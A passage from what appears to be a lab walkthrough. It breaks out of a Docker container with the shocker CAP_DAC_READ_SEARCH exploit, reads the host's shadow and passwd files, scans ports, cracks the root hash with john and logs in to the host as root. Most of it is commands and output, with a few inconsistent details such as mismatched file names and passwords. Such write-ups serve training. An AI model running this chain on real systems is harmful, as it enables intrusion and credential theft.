[*] #=8, 1, char nh[] = {0xf5, 0x03, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xf5, 0x03, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@72d8adc8c52b:~#
```

The content of /etc/shadow of the host file system was retrieved sucessfully.

Step 8: Check the content of the shadow file created by the exploit.

Command: cat shadow

```
root@72d8adc8c52b:~# cat shadow
root:$6$AkhIh6ZK$LwZ7mAW/yHt3zWmBjzWSkeQjYK55V8bfhShraYsKOjJWfvCpk/e5Tem6hsBB8Co6rtg23DFFhZuRPh7Gs5jwS/:18226:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
uucp:*:18124:0:99999:7:::
proxy:*:18124:0:99999:7:::
www-data:*:18124:0:99999:7:::
backup:*:18124:0:99999:7:::
list:*:18124:0:99999:7:::
irc:*:18124:0:99999:7:::
gnats:*:18124:0:99999:7:::
nobody:*:18124:0:99999:7:::
systemd-network:*:18124:0:99999:7:::
systemd-resolve:*:18124:0:99999:7:::
syslog:*:18124:0:99999:7:::
messagebus:*:18124:0:99999:7:::
_apt:*:18124:0:99999:7:::
student:!:18142::::::
sshd:*:18207:0:99999:7:::
dnsmasq:*:18207:0:99999:7:::
lxc-dnsmasq:!:18207:0:99999:7:::
root@72d8adc8c52b:~#
```

It might be possible to crack the root password hash.

Step 9: Find out the IP address of the host machine.

Command: ip addr

```
root@72d8adc8c52b:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
root@72d8adc8c52b:~#
```

The docker container has an IP address 172.17.0.2, the host machine mostly creates an interface that acts as gateway for the Docker network. And, generally, the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

Step 10: Use netcat to scan open ports on the host machine:

Command: nc -v -n -w2 -z 172.17.0.1 1-65535

```
root@72d8adc8c52b:~#
root@72d8adc8c52b:~# nc -v -n -w2 -z 172.17.0.1 1-65535
(UNKNOWN) [172.17.0.1] 2222 (?) open
(UNKNOWN) [172.17.0.1] 22 (?) open
root@72d8adc8c52b:~#
```

Port 22 and 2222 are open on the host machine.

Step 11: Check the processes running on the container.

Commands:
ps -eaf
netstat -tnlp

```
root@72d8adc8c52b:~# ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 15:31 ?        00:00:01 /bin/bash /startup.sh
root        15     1  0 15:31 ?        00:00:00 /usr/sbin/sshd
root        16     1  0 15:31 ?        00:00:22 /usr/bin/python /usr/bin/supervisord -n
root        19    15  0 15:33 ?        00:00:03 sshd: root@pts/0
root        31    19  0 15:33 pts/0    00:00:00 bash -c clear;/bin/bash
root        33    31  0 15:33 pts/0    00:00:00 /bin/bash
root        43    15  0 15:33 ?        00:00:00 sshd: root@pts/1
root        59    43  0 15:33 pts/1    00:00:00 bash -c clear;/bin/bash
root        61    59  0 15:33 pts/1    00:00:00 /bin/bash
root       132    33  0 20:08 pts/0    00:00:00 ps -eaf
root@72d8adc8c52b:~#
root@72d8adc8c52b:~# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      15/sshd
tcp6       0      0 :::22                   :::*                    LISTEN      15/sshd
root@72d8adc8c52b:~#
```

SSH server is running on the container on port 22.

Step 12: Identify the service running on port 2222 on the host machine.

Command: curl 172.17.0.1:2222

```
root@72d8adc8c52b:~# curl 172.17.0.1:2222
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
curl: (56) Recv failure: Connection reset by peer
root@72d8adc8c52b:~#
```

SSH server is running on port 2222 of the host machine.

Step 13: Since the root password hash is retrieved. Check whether the ssh service running on the host machine allows root login. Otherwise, it won't be possible to escalate to root even by cracking the password. Retrieve the sshd_config file.

Command: ./read_files /etc/ssh/sshd_config sshd_config

```
root@72d8adc8c52b:~# ./read_files /etc/ssh/sshd_config sshd_config
[***] docker VMM-container breakout Po(C) 2014              [***]
[***] The tea from the 90's kicks your sekurity again.      [***]
[***] If you have pending sec consulting, I'll happily      [***]
[***] forward to my friends who drink secury-tea too!       [***]

<enter>

[*] Resolving 'etc/ssh/sshd_config'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
```

```
[+] Match: ssh ino=149762
[*] Brute forcing remaining 32bit. This can take a while...
[*] (ssh) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x02, 0x49, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x02, 0x49, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00};
[-] read: Is a directory
root@72d8adc8c52b:~#
```

The sshd_config file was retrieved successfully.

Step 14: Check whether root login is permitted.

Command: cat sshd_config | grep PermitRootLogin

```
root@72d8adc8c52b:~# cat sshd_config | grep PermitRootLogin
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
root@72d8adc8c52b:~#
root@72d8adc8c52b:~#
```

The ssh server running on the host machine allows root login.

Step 15: Retrieve the /etc/passwd file.

Command: ./read_files /etc/passwd passwd

```
root@72d8adc8c52b:~# ./read_files /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014              [***]
[***] The tea from the 90's kicks your sekurity again.      [***]
[***] If you have pending sec consulting, I'll happily      [***]
[***] forward to my friends who drink secury-tea too!       [***]

<enter>

[*] Resolving 'etc/passwd'
[*] Found lib
```

```
[+] Match: passwd ino=19241
[*] Brute forcing remaining 32bit. This can take a while...
[*] (passwd) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x29, 0x4b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x29, 0x4b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@72d8adc8c52b:~#
```

The /etc/passwd file was retrieved successfully.

Step 16: Crack the root password with john the ripper.

Commands:
unshadow passwd shadow > password
john password

```
root@72d8adc8c52b:~#
root@72d8adc8c52b:~# john passwords
Created directory: /root/.john
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
cookie           (root)
1g 0:00:00:38 100% 2/3 0.02572g/s 31.06p/s 31.06c/s 31.06C/s purple..larry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@72d8adc8c52b:~#
```

The root password of the host machine is “cookie”.

Step 17: SSH into the host machine as root.

Command: ssh root@172.17.0.1 -p 2222
Enter password “password”

```
root@72d8adc8c52b:~# ssh root@172.17.0.1 -p 2222
The authenticity of host '[172.17.0.1]:2222 ([172.17.0.1]:2222)' can't be established.
ECDSA key fingerprint is SHA256:iLK0xAbC1+tuYXjMowYHxiRCY57WBF0dXLonlWGghuY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.17.0.1]:2222' (ECDSA) to the list of known hosts.
root@172.17.0.1's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 5.0.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Keen to learn Istio? It's included in the single-package MicroK8s.

     https://snapcraft.io/microk8s
Last login: Tue Nov 26 15:36:55 2019 from 172.17.0.2
root@localhost:~#
```

Step 18: Search for the flag on the host filesystem.

Command: find / -name *flag* 2>/dev/null

```
root@localhost:~#
root@localhost:~# find / -name *flag* 2>/dev/null
/root/flag-2695930e8f7b
root@localhost:~#
```

Step 19: Retrieve the flag.

Command: cat /root/flag-2695930e8f7b

```
root@localhost:~#
root@localhost:~# cat /root/flag-2695930e8f7b
2695930e8f7b2f02cf362bd2b428eaad
root@localhost:~#
```

Flag: 2695930e8f7b2f02cf362bd2b428eaad

References:

1. Docker (https://www.docker.com/)
2. shocker: docker PoC VMM-container breakout (http://stealth.openwall.net/xSports/shocker.c)
3. CAP_DAC_READ_SEARCH (http://man7.org/linux/man-pages/man7/capabilities.7.html)